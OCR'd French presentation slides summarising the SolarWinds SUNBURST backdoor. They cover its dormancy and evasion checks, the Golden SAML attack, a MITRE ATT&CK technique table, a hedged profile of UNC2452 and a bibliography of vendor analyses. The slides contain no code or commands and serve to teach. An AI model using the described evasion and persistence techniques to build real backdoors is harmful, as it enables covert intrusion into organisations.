Reste dormant pendant 12 à 14 jours

Ouvre un pipe


Utilise le fichier légitime SolarWinds.Orion.Core.BusinessLayer.dll.config comme fichier de config

Vérifie que le malware n'est pas dans un domaine AD blacklisté (domaines internes à SolarWinds)

Vérifie qu'une connexion Internet est possible


Le malware peut être désactivé à tout moment par l'attaquant via une variable dans le fichier de config

SUNBURST Network Attack




Source: https://www.mandiant.com/sites/default/files/inline-images/sunburst-more1.png

GOLDEN SAML




Attaque "Golden SAML"

GOLDEN SAML



Protocole d'authentification légitime de SAML

SUNBURST Résumé



Source: https://www.mandiant.com/sites/default/files/inline-images/sunburst-more4.png

MITRE ATT&CK Techniques Observed

ID	Description
T1012	Query Registry
T1027	Obfuscated Files or Information
T1057	Process Discovery
T1070.004	File Deletion
T1071.001	Web Protocols
T1071.004	Application Layer Protocol: DNS
T1083	File and Directory Discovery
T1105	Ingress Tool Transfer
T1132.001	Standard Encoding
T1195.002	Compromise Software Supply Chain
T1518	Software Discovery
T1518.001	Security Software Discovery
T1543.003	Windows Service
T1553.002	Code Signing
T1568.002	Domain Generation Algorithms
T1569.002	Service Execution
T1584	Compromise Infrastructure

UNC2452

- Groupe de hacker russe
- Se concentre sur l'espionnage (peu de valeur économique, mais beaucoup de valeur pour les gouvernements
- Pas de certitude que ce soit eux, mais de forts soupçons
- Met l'accent sur la discretion et sur la persistance
- Beaucoup de moyens financiers et des compétences cyber pointues

BIBLIOGRAPHIE

- Github regroupant des articles : https://github.com/CyberSecOps/SolarWinds-Sunburst-Solorigate-Supernova-FireEye
- Article wiki généraliste : https://en.wikipedia.org/wiki/SolarWinds
- Analyse technique de SUNSPOT & SUNBURST : https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/
- Détail sur SUPERNOVA : https://www.zdnet.com/article/a-second-hacking-group-has-targeted-solarwinds-systems/
- Détail sur Golden SAML : https://www.splunk.com/en_us/blog/security/a-golden-saml-journey-solarwinds-continued.html
- Détail sur Golden SAML : https://owasp.org/www-chapter-singapore/assets/presos/Deconstructing_the_Solarwinds_Supply_Chain_Attack_and_Deterring_it_Honing_in_on_the_Golden_SAML_Attack_Technique.pdf
- Détail sur SUNSPOT : https://www.rapid7.com/blog/post/2021/01/12/update-on-solarwinds-supply-chain-attack-sunspot-and-new-malware-family-associations/
- Timeline de l'attaque : https://www.channele2e.com/technology/security/solarwinds-orion-breach-hacking-incident-timeline-and-updated-details/4/
- SUNBURST : https://www.mandiant.com/resources/sunburst-additional-technical-details
- SUNBURST & TEARDROP : https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor